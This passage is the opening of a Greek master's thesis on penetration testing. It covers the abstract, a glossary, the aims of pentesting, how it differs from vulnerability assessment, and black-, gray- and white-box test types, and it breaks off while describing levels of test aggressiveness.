Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής
Πρόγραμμα Μεταπτυχιακών Σπουδών
«Κατανεμημένα Συστήματα, Ασφάλεια και Αναδυόμενες Τεχνολογίες Πληροφορίας»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Εφαρμογή Πλαισίου Δοκιμής Διείσδυσης για την Αξιολόγηση της Ασφάλειας** **Application of a Penetration Testing Framework for Security Assessment**
Ονοματεπώνυμο Φοιτητή	**Βασίλειος-Δανιήλ Σκιπητάρης-Κάτανος**
Πατρώνυμο	**Δημήτριος**
Αριθμός Μητρώου	**ΜΠΚΣΑ19024**
Επιβλέπων	**Παναγιώτης Κοτζανικολάου, Αναπληρωτής Καθηγητής**

Ημερομηνία Παράδοσης **Ιούλιος, 2021**

Τριμελής Εξεταστική Επιτροπή

Παναγιώτης Κοτζανικολάου Αναπληρωτής Καθηγητής	Χρήστος Δουληγέρης Καθηγητής	Κωνσταντίνος Πατσάκης Αναπληρωτής Καθηγητής

Περίληψη

Στο σημερινό κατανεμημένο υπολογιστικό περιβάλλον όπου τα δίκτυα υπολογιστών και το διαδίκτυο είναι τα μέσα επικοινωνίας και ανταλλαγής πληροφοριών, η ασφάλεια γίνεται όλο και περισσότερο περισσότερο θέμα. Η ασφάλεια στα δίκτυα υπολογιστών και στο διαδίκτυο έχει σοβαρές επιπτώσεις στο σημερινό δυναμικό εργασιακό περιβάλλον. Η ασφάλεια είναι πλέον βασική απαίτηση επειδή η κατανεμημένη πληροφορική είναι ανασφαλής. Σε έναν οργανισμό, ανεξάρτητα από το μέγεθος και τον όγκο του, πολύ σημαντική είναι η βελτίωση της ασφάλειας υποδομής υπολογιστών. Ωστόσο, με ταχεία εμφάνιση νέων ευπαθιών και αδυναμιών, κάποια στιγμή ακόμη και ένα πλήρως διορθωμένο σύστημα ή δίκτυο έχουν ελαττώματα ασφαλείας. Υπάρχουν διαφορετικά μέτρα ασφάλειας που μπορούν να εφαρμοστούν ώστε να ασφαλιστεί το δίκτυο ή το σύστημα. Ο καλύτερος τρόπος για να διασφαλιστεί ότι το δίκτυο ή το σύστημα είναι ασφαλές, είναι η δοκιμή διείσδυσης, η οποία μπορεί να παρέχει μια ρεαλιστική αξιολόγηση της ασφάλειας με τον εντοπισμό των τρωτών σημείων και των αδυναμιών που υπάρχουν στην υποδομή ενός δικτύου. Η δοκιμή διείσδυσης χρησιμοποιεί τις ίδιες αρχές όπως και οι χάκερ για να διεισδύσουν στην υποδομή δικτύου υπολογιστών και έτσι να επαληθεύσουν την παρουσία ελαττωμάτων και ευπαθιών όπου βοηθάνε στην επιβεβαίωση των μέτρων ασφαλείας.

Η διατριβή ξεκινά με τον καθορισμό του θεωρητικού υπόβαθρου μιας δοκιμής διείσδυσης. Στη συνέχεια προχωρά στις φάσεις που υπάρχουν και στην κατάλληλη μεθοδολογία. Στο πρακτικό κομμάτι θα δούμε μια προσομοίωση επιθέσεων σε ένα δίκτυο με μερική γνώση του συστήματος ή του δικτύου. Θα χρησιμοποιηθούν εργαλεία ανοιχτού κώδικα για παρακολούθηση δικτύου, σαρωτές πορτών, σαρωτές ευπαθειών αλλά και εφαρμογή πλαισίου δοκιμής διείσδυσης.

Ο στόχος αυτής της διατριβής είναι να εντοπίσει και να εξηγήσει μια κατάλληλη μεθοδολογία για τη δοκιμή διείσδυσης, να απεικονίσει σχετικά εργαλεία ανοιχτού κώδικα αλλά και εφαρμογή πλαισίου εκμετάλλευσης αδυναμιών που μπορούν να χρησιμοποιηθούν ώστε να διασφαλιστεί ότι το δίκτυο και τα συστήματα ενός οργανισμού είναι ασφαλές.

Abstract

In today's distributed computing environment where computer networks and the Internet are the means of communication and information exchange, security is becoming more and more important. Security in computer networks and the Internet has serious implications for the current dynamic work environment. Security is now a basic requirement because distributed computing is insecure. In an organization, regardless of its size and volume, it is very important to improve the security of computer infrastructure. However, with the rapid emergence of new vulnerabilities and exploits, at some point even a fully-fledged system or network has security flaws. There are different security measures that can be applied to secure the network or system. The best way to ensure that your network or system is secure is Penetration Test, which can provide a realistic security assessment by identifying vulnerabilities and exploits in a network infrastructure. Penetration Test uses the same principles as hackers to infiltrate the computer network infrastructure and thus verify the presence of defects and vulnerabilities and help confirm security measures.

The thesis begins with defining the theoretical background of a penetration test. It then proceeds to the phases that exist in a penetration test and the appropriate methodology. In the practical part we will see a simulation of attacks on a network with partial knowledge of the system or network. Open source tools for network monitoring, port scanners, vulnerability scanners and penetration test framework will be used.

The aim of this thesis is to identify and explain a suitable methodology for penetration test, to illustrate relevant open source tools as well as to implement a vulnerability framework that can be used to ensure that an organization's network and systems are secure.

Ευχαριστίες

Αρχικά, θα ήθελα να ευχαριστήσω τους καθηγητές μου Κύριο Παναγιώτη Κοτζανικολάου και Σπυρίδων Παπαγεωργίου οι οποίοι μου εμπιστεύτηκαν το συγκεκριμένο θέμα και με καθοδηγούσαν καθ΄όλη τη διάρκεια της εκπόνησής της.

Στη συνέχεια θα ήθελα να ευχαριστώ την οικογένεια μου, η οποία με στήριξε και ήταν δίπλα μου σε όλα τα βήματα.

Ακόμη, δεν θα μπορούσα να μην ευχαριστήσω τους φίλους μου, οι οποίοι με υποστήριξαν, με βοήθησαν και μου χάρισαν ωραίες στιγμές στην μέχρι τώρα πορεία μου.

Βασικοί Όροι

Δοκιμή διείσδυσης	Penetration Test - PenTest
Δοκιμαστής Διείσδυσης	Penetration Tester - PenTester
Δοκιμή μαύρου κουτιού	Black-box testing
Δοκιμή λευκού κουτιού	White-box testing
Δοκιμή γκρι κουτιού	Gray-box testing
Πλαίσιο ελέγχου ασφάλειας	Security Testing Framework
Εκμετάλλευση αδυναμιών	Exploitation
Φάση μετά την εκμετάλλευση αδυναμιών	Post Exploitation
Αξιολόγηση ευπαθειών	Vulnerability Assessment
Πεδίο	Scope
Κανάλι	Channel
Ευρετήριο	Index
Διάνυσμα	Vector
Ψάξιμο στον κάδο σκουπιδιών	Dumpster diving

Περιεχόμενα

Κεφάλαιο 1

Εισαγωγή

Στο παρόν κεφάλαιο γίνεται μια μικρή παρουσίαση του αντικειμένου της εργασίας, της δομής της και των σκοπών της. Ακόμη, παρουσιάζεται η σύνοψη των επόμενων κεφαλαίων ώστε να μπορέσει ο αναγνώστης να κατατοπιστεί επαρκώς σχετικά με το τι πρόκειται να διαβάσει στις επόμενες σελίδες.

Τι είναι το Penetration Test;

Penetration Test είναι η δραστηριότητα που διενεργείται από έναν Penetration Tester (PenTester) ή έναν auditor. Μια ομάδα πολλών Penetration Testers ονομάζεται tiger team. Τεχνικά, ένα Penetration Test είναι μια συστηματικός έλεγχος ενός συστήματος από «μέσα» ή «έξω» για αναζήτηση ευπαθειών, που ένας εισβολέας θα μπορούσε να εκμεταλλευτεί. Ένα σύστημα θα μπορούσε να είναι οποιοσδήποτε συνδυασμός εφαρμογής, κεντρικού υπολογιστή ή δικτύων. Με άλλα λόγια, είναι η πράξη της αξιολόγησης όλων των συστημάτων υποδομής πληροφορικής, συμπεριλαμβανομένων λειτουργικών συστημάτων, μέσου επικοινωνίας, εφαρμογές, συσκευές δικτύου, φυσική ασφάλεια και ανθρώπινη ψυχολογία χρησιμοποιώντας παρόμοια ή πανομοιότυπες μεθόδους με εκείνες ενός εισβολέα αλλά εκτελούνται από τον εξουσιοδοτημένο και εξειδικευμένο επαγγελματία πληροφορικής. Το Penetration Test μπορεί να οριστεί ως η «προσομοίωση μιας πραγματικής επίθεσης εναντίον ενός στόχου δικτύου ή εφαρμογής, που περιλαμβάνει ένα ευρύ φάσμα δραστηριοτήτων και παραλλαγών». Οι παραλλαγές συμπεριλαμβάνουν την προσομοίωση μιας εσωτερικής απειλής σε αντίθεση με έναν εξωτερικό εισβολέα, μεταβάλλοντας τον αριθμό των πληροφοριών στόχου που παρέχονται πριν από τη δοκιμή.

Ένα απλό παράδειγμα Penetration Test είναι η χρήση της «Μηχανής Αναζήτησης Google». Σε ένα βιβλίο, Το "Google Hacking for Penetration Testers" του Johnny Long [6] παρουσιάζονται πολλά κόλπα για να πάρει κάποιος πληροφορίες από τη μηχανή χρησιμοποιώντας τη μαζική βάση δεδομένων της Google. Αυτό το βιβλίο παρέχει έναν καλό πόρο για τους ειδικούς ασφαλείας και τους Penetration Testers ώστε να ανακαλύψουν προκαταρκτικές πληροφορίες σχετικά με τον στόχο χρησιμοποιώντας οδηγίες όπως "site: target-domain.com", εύρεση επαφής υπαλλήλου και διεύθυνσης email, εντοπισμός ευπαθών λογισμικών, χαρτογράφηση του δικτύου και άλλα. Ομοίως, όταν εντοπίζεται ένα σφάλμα σε άλλη δημοφιλή εφαρμογή ιστού, η Google μπορεί συχνά να παρέχει μια λίστα με ευάλωτους διακομιστές παγκοσμίως σε δευτερόλεπτα, δίνοντας πληροφορίες σε έναν καλά εκπαιδευμένο εισβολέα.

Το Penetration Test είναι ένα κρίσιμο βήμα στην ανάπτυξη οποιουδήποτε ασφαλούς συστήματος, όπου δεν τονίζει μόνο τη λειτουργία, αλλά την εφαρμογή και το σχεδιασμό ενός συστήματος. Είναι μια εξουσιοδοτημένη και προγραμματισμένη πράξη που διαχωρίζει έναν Penetration Tester από έναν εισβολέα και έχει υιοθετηθεί ευρέως από οργανισμούς και ιδρύματα. Για παράδειγμα, ένα απλό Penetration Test μπορεί να περιλαμβάνει σάρωση μιας διεύθυνσης IP για τον προσδιορισμό των κεντρικών υπολογιστών που προσφέρουν υπηρεσίες με γνωστές ευπάθειες ή ακόμα και εκμεταλλεύσιμα τρωτά σημεία που υπάρχουν σε ένα μη ενημερωμένο λειτουργικό σύστημα. Τα αποτελέσματα αυτών των δοκιμών τότε τεκμηριώνονται και θα υποβληθούν ως αναφορά, ώστε οι ευπάθειες που εντοπίστηκαν να μπορέσουν να αντιμετωπιστούν. Κάνει μια εκτεταμένη και συστηματική δοκιμή αναλύοντας τα συστήματα ασφαλείας, παραβιάζει και παρέχει πολύτιμες πληροφορίες για την χαρτογράφηση των ζητημάτων ασφαλείας είτε χειροκίνητα είτε μέσω αυτοματοποιημένων εργαλείων. Καθ'όλη τη διάρκεια ενός Penetration Test, η επίγνωση της διοίκησης και του προσωπικού ενός οργανισμού είναι σημαντική σε τέτοιες δοκιμές, κάποια στιγμή μπορεί να υπάρχουν κάποιες σοβαρές επιπτώσεις, όπως «αποτυχία» ενός συστήματος και συμφόρηση του δικτύου, με αποτέλεσμα τη διακοπή του εξοπλισμού του συστήματος ή του δικτύου. Στη χειρότερη περίπτωση, μπορεί να οδηγήσει ακριβώς στο πράγμα που σκοπεύει να αποτρέψει.

Στόχοι ενός Penetration Test

Το Penetration Test παρέχει μια επισκόπηση για την τρέχουσα στάση ασφαλείας μιας υποδομής πληροφορικής ενός οργανισμού. Ο σκοπός ενός Penetration Test είναι να προσδιορίσει την σκοπιμότητα μιας επίθεσης και τον αντίκτυπο μιας επιτυχούς εκμετάλλευσης αδυναμίας, εάν ανακαλυφθεί. Η διαδικασία περιλαμβάνει μια ενεργή ανάλυση του συστήματος για τυχόν πιθανές ευπάθειες που μπορεί να προκύψουν από κακή ή ακατάλληλη διαμόρφωση συστήματος, γνωστό ή και άγνωστο υλικό, ή ελαττώματα λογισμικού, ή λειτουργικές αδυναμίες στη διαδικασία ή τεχνικά αντίμετρα. Βοηθά στον περιορισμό του κινδύνου ασφαλείας και επιβεβαιώνει εάν τα ισχύοντα μέτρα ασφαλείας που εφαρμόζονται είναι αποτελεσματικά ή όχι [7]. Μερικοί από τους άλλους κύριους λόγους για να εφαρμοστεί ένα Penetration Test παρατίθενται παρακάτω:

- **Παρέχει ένα καλό σημείο εκκίνησης**

  Ένα Penetration Test παρέχει ένα καλό πρώτο βήμα για την κατανόηση της παρούσας στάσης ασφάλειας ενός οργανισμού εντοπίζοντας ελαττώματα και παραβιάσεις της, και επισημαίνει που να εφαρμοστούν υπηρεσίες ασφάλειας ώστε ο οργανισμός να αναπτύξει ένα σχέδιο δράσης για τον μετριασμό των απειλών επίθεσης ή κατάχρησης.

- **Προσδιορισμός και προτεραιότητα στον κίνδυνο ασφάλειας**

  Ο προσδιορισμός του κινδύνου ασφάλειας είναι ο πραγματικός στόχος ενός Penetration Test. 'Οχι μόνο βοηθά στην κατανόηση του κινδύνου ασφάλειας, αλλά και συμβάλλει στην ιεράρχηση των ζητημάτων κινδύνου μαζί με την εκτίμηση του αντικτύπου τους και συχνά με προτάσεις μετριασμού. Ο κάθε κίνδυνος που εντοπίζεται κατά τη διάρκεια μιας δοκιμής μπαίνει σε προτεραιότητα βάσει της σοβαρότητας του. Επίσης οι προσπάθειες αυτές μπορούν να οδηγήσουν σε αποτελεσματική κατανομή προϋπολογισμού για θέματα ασφάλειας πληροφοριών.

- **Βελτίωση ασφάλειας του υπολογιστικού συστήματος**

  Το Penetration Test πραγματοποιείται με στόχο τη βελτίωση της ασφάλειας συστημάτων υπολογιστών όπως τείχη προστασίας, δρομολογητές και διακομιστές. Διαφορετικοί μηχανισμοί ασφάλειας όπως IDS, τείχος προστασίας και κρυπτογράφηση χρησιμοποιούνται για την προστασία δεδομένων. Ωστόσο, η συχνότητα και η σοβαρότητα της εισβολής του δικτύου, της κλοπής δεδομένων και τις επιθέσεις από κακόβουλο κώδικα, χάκερ, δυσαρεστημένων υπάλληλων συνεχίζει να αυξάνεται μαζί με τους κινδύνους και τα κόστη που σχετίζονται με παραβιάσεις ασφάλειας δικτύου και κλοπή δεδομένων. Το Penetration Test βοηθά στην αντιμετώπιση τέτοιων προβλημάτων. Για παράδειγμα, για να βρεθούν περιττές ανοιχτές θύρες ή ευάλωτες εκδόσεις εφαρμογών ιστού και λειτουργικών συστημάτων.

- **Βελτίωση της ασφάλειας μιας συνολικής οργανωτική υποδομής**

  Εκτός από τη δοκιμή της τεχνικής υποδομής, ένα Penetration Test μπορεί επίσης να δοκιμάσει τη διαχείριση και υποδομή υπαλλήλων, για την παρακολούθηση διαδικασιών κλιμάκωσης, για παράδειγμα, με το εύρος και / ή την επιθετικότητα των δοκιμών να αυξάνεται βήμα βήμα. Τεχνικές κοινωνικής μηχανικής, όπως η ζήτηση κωδικών πρόσβασης μέσω τηλέφωνου, μπορεί να χρησιμοποιηθεί για την αξιολόγηση του επιπέδου γενικής ευαισθητοποίησης σχετικά με την ασφάλεια και την αποτελεσματικότητα των πολιτικών ασφαλείας και των συμφωνιών χρηστών.

- **Εκτέλεση της δέουσας επιμέλειας και ανεξάρτητος έλεγχος**

  Μια αμερόληπτη ανάλυση ασφάλειας και Penetration Test μπορεί να εστιάσουν τους εσωτερικούς πόρους ασφαλείας εκεί που χρειάζονται περισσότερο. Επιπλέον, ένας ανεξάρτητος έλεγχος ασφάλειας παρέχει αποδείξεις δέουσας επιμέλειας σε νομικό πλαίσιο για την προστασία διαδικτυακών περιουσιακών στοιχείων, ελαχιστοποιώντας την πιθανή απώλεια της αξίας των μετόχων. Αυτοί οι ανεξάρτητοι έλεγχοι γίνονται γρήγορα απαίτηση για απόκτηση ασφάλειας στον κυβερνοχώρο.

- **Μείωση οικονομικών ζημιών**

  Από τη στιγμή που υπάρχει κίνδυνος ασφάλειας και υποδομή, το Penetration Test παρέχει κρίσιμη ανατροφοδότηση επικύρωσης μεταξύ επιχειρηματικών πρωτοβουλιών και ενός πλαισίου ασφαλείας που επιτρέπει τον μετριασμό της οικονομικής απώλειας και της επιτυχούς εφαρμογής του ελάχιστου κίνδυνου.

1.1 Αντικείμενο μεταπτυχιακής διατριβής

Η μεταπτυχιακή διατριβή ξεκινά με τον καθορισμό του θεωρητικού υποβάθρου ενός Penetration Test. Μετά προτείνει μια κατάλληλη μεθοδολογία ενός Penetration Test χρησιμοποιώντας λογισμικό ανοιχτού κώδικα και τεχνικές, για να μάθετε τι μπορεί να επιτευχθεί. Αυτή η διατριβή προσπαθεί επίσης να εντοπίσει τις μελλοντικές τάσεις και περαιτέρω κατευθύνσεις έρευνας σε Penetration Test και στην ασφάλεια δικτύων. Ο στόχος της είναι να εντοπίσει και να εξηγήσει μια κατάλληλη μεθοδολογία πίσω από το Penetration Test και να δείξει απεικόνιση δωρεάν εργαλείων και τεχνικών ανοιχτού κώδικα για την προσομοίωση πιθανών επιθέσεων που μπορούν να χρησιμοποιηθούν έναντι του δικτύου ή του συστήματος. Εργαλεία έρευνας του δικτύου, σαρωτές πορτών, σαρωτές ευπαθειών και και πλαίσιο εκμετάλλευσης αδυναμιών είναι κάποια από αυτά τα εργαλεία, τα οποία πρέπει να χρησιμοποιηθούν κατά τη διάρκεια ενός Penetration Test.

1.2 Σύνοψη μεταπτυχιακής διατριβής

Η εργασία αποτελείται από τέσσερα κεφάλαια. Στο πρώτο κεφάλαιο περιγράφεται το αντικείμενο της εργασίας. Στο δεύτερο κεφάλαιο περιγράφονται εισαγωγικές έννοιες, υφιστάμενη μεθοδολογία και σχετική βιβλιογραφία. Στο τρίτο κεφάλαιο παρουσιάζεται η πειραματική εφαρμογή πλαισίου, η μεθοδολογία που θα χρησιμοποιηθεί για το Penetration Test και τα αποτελέσματα. Στο τέταρτο και τελευταίο κεφάλαιο καταγράφονται τα συμπεράσματα, οι περιορισμοί αλλά και πιθανές μελλοντικές επεκτάσεις της παρούσας εργασίας.

Κεφάλαιο 2

Επισκόπηση μεθοδολογιών για δοκιμές διείσδυσης

Στις αρχές της δεκαετίας του 1970, το Υπουργείο Άμυνας χρησιμοποίησε για πρώτη φορά Penetration Test ώστε να επιδείξει τα ελαττώματα ασφαλείας σε ένα σύστημα υπολογιστή, σε μια προσπάθεια καταπολέμησης των εισβολέων και άλλων επιτηθέμενων από το να προκαλούν παραβιάσεις ασφαλείας στο δίκτυό τους, έτσι ώστε τα ελαττώματα ασφαλείας να μπορούν να διορθωθούν πριν εκτεθούν. Η πρώτη δημοσιευμένη ανοιχτή αναφορά σε Penetration Test είναι ένα έγγραφο του R. R. Linde [3]. Ήταν στις αρχές της δεκαετίας του 1990, ο όρος Penetration Test και η τεχνική που χρησιμοποιήθηκε για τη δοκιμή καθιερώθηκε το 1995 όταν ο σαρωτής ευπάθειας **SANTA** [4] παρουσιάστηκε. Οι δοκιμές Penetration Test άρχισαν να λαμβάνουν ευρεία προσοχή στην κοινότητα του Διαδικτύου με τη δημοσίευση λογισμικού έρευνας φοιτητών Georgia Institute of Technology, το Διαδικτυακό σαρωτή ασφαλείας, καθώς και ένα πρώιμο έγγραφο σχετικά με το θέμα [5]. Αυτές τις ημέρες, το Penetration Test ή Ethical Hacking εξελίχθηκε τόσο ως τέχνη όσο και ως επιστήμη που βασίζεται σε μια αποδεδειγμένη μεθοδολογία και αξιοποιεί μια ποικιλία εργαλείων αιχμής για τον συστηματικό εντοπισμό των κινδύνων ασφαλείας του συστήματος πληροφοριών του υπολογιστή.


2.1 Vulnerability Assessment vs Penetration Test

Το Vulnerability Assessment όπως οι έλεγχοι ασφαλείας, δίνουν έμφαση στην αναγνώριση των περιοχών που είναι ευάλωτες σε επιθέσεις. Εξετάζει την πληροφοριακή υποδομή όσον αφορά τη συμμόρφωσή του, την αποδοτικότητα, την αποτελεσματικότητά του, συχνά ανεξάρτητα από την εκμετάλλευση τους ενώ ένα Penetration Test πηγαίνει συνήθως βαθύτερα, δίνει περισσότερη έμφαση στην αναγνώριση ευπαθιών και να αποκτήσει όσο περισσότερη πρόσβαση μπορεί στο σύστημα και στη συνέχεια να κάνει εκμετάλλευση των αδυναμιών. Το Vulnerability Assessment είναι ένα σημαντικό εργαλείο στην προληπτική δράση της ασφάλειας των υπολογιστών και το Penetration Test είναι το επόμενο βήμα. Το Security Assessment θα σταματήσει πριν εισβάλει στο σύστημα του υπολογιστή, ενώ ένα Penetration Test θα εισχωρήσει στον υπολογιστή για να ελέγξει πόσο βαθιά μπορεί να φτάσει ένας εισβολέας και πόσο σοβαρή η επίθεση θα μπορούσε να είναι. Κατά την διάρκεια του Vulnerability Assessment, οι ευπάθειες των υπολογιστικών συστημάτων σαρώνονται και φιλτράρονται τα false-positive από τη σαρωμένη έξοδο μεσω της χαρτογράφηση τους με τις πραγματικές ευπάθειες που σχετίζονται με τον κεντρικό υπολογιστή στόχου ενώ το Penetration Test στοχεύει να επιβεβαιώσει εάν τα ισχύοντα μέτρα ασφαλείας είναι αποτελεσματικά, ή όχι. Το Vulnerability Assessment είναι σαν να κοιτάς μια πόρτα και να σκέφτεσαι αν η πόρτα είναι κλειδωμένη ή ξεκλείδωτη. Θα μπορούσε να επιτρέψει σε κάποιον να αποκτήσει μη εξουσιοδοτημένη πρόσβαση, ενώ το Penetration Test προσπαθεί πραγματικά «να ανοίξει την πόρτα και να δει που οδηγεί» και να διερευνήσει τις δυνατότητες μετά την είσοδο μέσα στην πόρτα. Ένα Penetration Test παρέχει μια καλύτερη ένδειξη των αδυναμιών στο δίκτυο ή στα συστήματα, είναι πιο επεμβατικό, ενώ το Vulnerability Assessment είναι λιγότερο επεμβατικό και δεν θα διαταράξει δυνητικά το σύστημα ή τις υπηρεσίες δικτύου. Αντιθέτως το Penetration Test έχει περισσότερες πιθανότητες να διαταράξει τις υπηρεσίες ενός συστήματος ή του δικτύου.

2.2 Ταξινόμηση ενός Penetration Test

Για να εξασφαλιστεί η αποτελεσματικότητα ενός Penetration Test, ο PenTester πρέπει να συγκεντρωθεί σε παράγοντες όπως ποια κριτήρια μπορούν να χρησιμοποιηθούν για να περιγράψουν ένα Penetration Test, τι διακρίνει ένα Penetration Test από ένα άλλο; Χαρακτηριστικά όπως η έκταση των συστημάτων που θα δοκιμαστούν, η επιφυλακτικότητα ή η επιθετικότητα των δοκιμών. Ενα κατάλληλο Penetration Test πρέπει να καθοριστεί βάσει ορισμένων κριτηρίων. Το σχήμα 2.1 δείχνει μια ταξινόμηση των Penetration Tests. Στα

αριστερά, είναι τα κριτήρια για τον ορισμό των Penetration Tests και στα δεξιά είναι οι αντίστοιχες επιλογές για τα κριτήρια.



Σχήμα 2.1: Ταξινόμηση του Penetration Test [1]

Οποιοδήποτε Penetration Test μπορεί να ταξινομηθεί με μία μέτρηση από κριτήρια. Παρότι όλοι οι συνδυασμοί είναι δυνατοί, μπορεί να μην είναι χρήσιμοι, έτσι ο PenTester πρέπει να είναι προσεκτικός στην επιλογή τους. Ένα Penetration Test που συνδυάζει μια επιθετική επίθεση από κρυφή προσέγγιση είναι ένα παράδειγμα κακής επιλογής συνδυασμού τεχνικών. Τα έξι κριτήρια και οι πιθανές επιλογές τους συζητούνται εν συντομία παρακάτω:

2.2.1 Δοκιμές βασισμένες στην πληροφορία

Δεδομένου του όγκου πληροφοριών που είναι διαθέσιμες στον PenTester πριν από τη δοκιμή στο σύστημα στόχου, γίνεται διάκριση μεταξύ δοκιμών black-box testing, gray-box testing και white-box testing.

- Σε ένα **white-box test**, οι υπεύθυνοι δοκιμών έχουν ή διαθέτουν πλήρη γνώση σχετικά με το δίκτυο στόχου ή την υποδομή συστήματος. Αυτή η δοκιμή μπορεί να εξεταστεί ως προσομοίωση μιας επίθεσης από οποιονδήποτε εσωτερικό που θα μπορούσε να έχει στην κατοχή του γνώση του συστήματος. Ο κύριος στόχος ενός white-box Penetration Pest είναι να παρέχει πληροφορίες στον υπεύθυνο δοκιμών, ώστε να αποκτήσει γνώση του συστήματος kai να ολοκληρώσει το τεστ με βάση προκαταρκτικές γνώσεις. Για παράδειγμα, σε white-box Penetration Test μιας υποδομής περιλαμβάνονται πληροφορίες που περιέχουν χαρτογράφηση του δικτύου, λεπτομέρειες της υποδομής κλπ. και σε περίπτωση Penetration Test μιας εφαρμογής παρέχεται ο πηγαίος κώδικας της εφαρμογής μαζί με πληροφορίες σχεδιασμού.

- Σε ένα **black-box test,** οι υπεύθυνοι δοκιμών δεν έχουν πληροφορίες σχετικά με την υποδομή του συστήματος στόχου. Αυτή η δοκιμή μπορεί να θεωρηθεί ως προσομοίωση μιας πραγματικής επίθεσης. Οι Ethical Hackers πρέπει να συγκεντρώσουν τις πληροφορίες τους από δημόσιες πηγές και να βρουν τα κενά ασφαλείας μόνοι τους, δοκιμάζοντας τα πάντα από το μηδέν. Τα βήματα χαρτογράφησης του δικτύου, εύρεση των λειτουργικών συστημάτων, απαρίθμηση των πορτών και των υπηρεσιών είναι τυπικά για ένα black-box test.

- Όταν χρησιμοποιούνται και οι δύο τύποι δοκιμών διείσδυσης, η συνδυασμένη προσέγγιση παρέχει μια ισχυρή εικόνα για εσωτερικές και εξωτερικές απόψεις ασφαλείας. Αυτός ο συνδυασμός είναι γνωστός ως **gray-box test**. Το βασικό όφελος αυτής της προσέγγισης είναι ένα σύνολο πλεονεκτημάτων που τίθενται και από τις δύο προσεγγίσεις που αναφέρθηκαν παραπάνω. Βοηθά στην εξάλειψη τυχών εσωτερικών ή εξωτερικών ζητημάτων ασφάλειας που βρίσκονται στο περιβάλλον υποδομής του οργανισμού που μπορεί να εκμεταλλευτεί ένας εισβολέας. Ακόμη το gray-box test είναι μια προτιμώμενη μέθοδος όταν το κόστος είναι ένας παράγοντας καθώς εξοικονομεί πολύτιμο χρόνο για τους Penetration Testers.

2.2.2 Δοκιμές βασισμένες στην επιθετικότητα

Ένα Penetration Test μπορεί να διεξαχθεί με διαφορετική ένταση και βαθμό επιθετικότητας. Αυτό οδηγεί σε γρήγορη και έγκαιρη ανίχνευση επιθέσεων. Ένα επιθετικό Penetration Test μπορεί να ταξινομηθεί σε μια από τις ακόλουθες τέσσερις μετρήσεις που ορίζονται παρακάτω:

- Με το **υψηλότερο επίπεδο** επιθετικότητας. Αξιοσημείωτο είναι ότι η εκτέλεση τέτοιων επιθέσεων δημιουργεί τεράστιο όγκο κίνησης δικτύου. Ο PenTester προσπαθεί να εκμεταλλευτεί όλες τις πιθανές ευπάθειες, παράδειγμα τέτοιων επιθέσεων είναι buffer overflows που χρησιμοποιούνται σε συστήματα στόχων και επιθέσεις Denial of Service (DoS). Τα επιθετικά τεστ αναγνωρίζονται γρήγορα και δεν είναι ιδανικά σε συνδυασμό με overt / noisy τεχνική.

- Με το επόμενο **επίπεδο – υπολογισμένο**. Κατά την εκτέλεση της υπολογισμένης επίθεσης ο PenTester προσπαθεί να εκμεταλλευτεί ευπάθειες που μπορεί να οδηγήσουν σε διαταραχές του συστήματος. Αυτό περιλαμβάνει, για παράδειγμα, αυτόματη δοκιμή κωδικών πρόσβασης και exploitation γνωστών buffer overflows σε επακριβώς προσδιορισμένα συστήματα-στόχους.

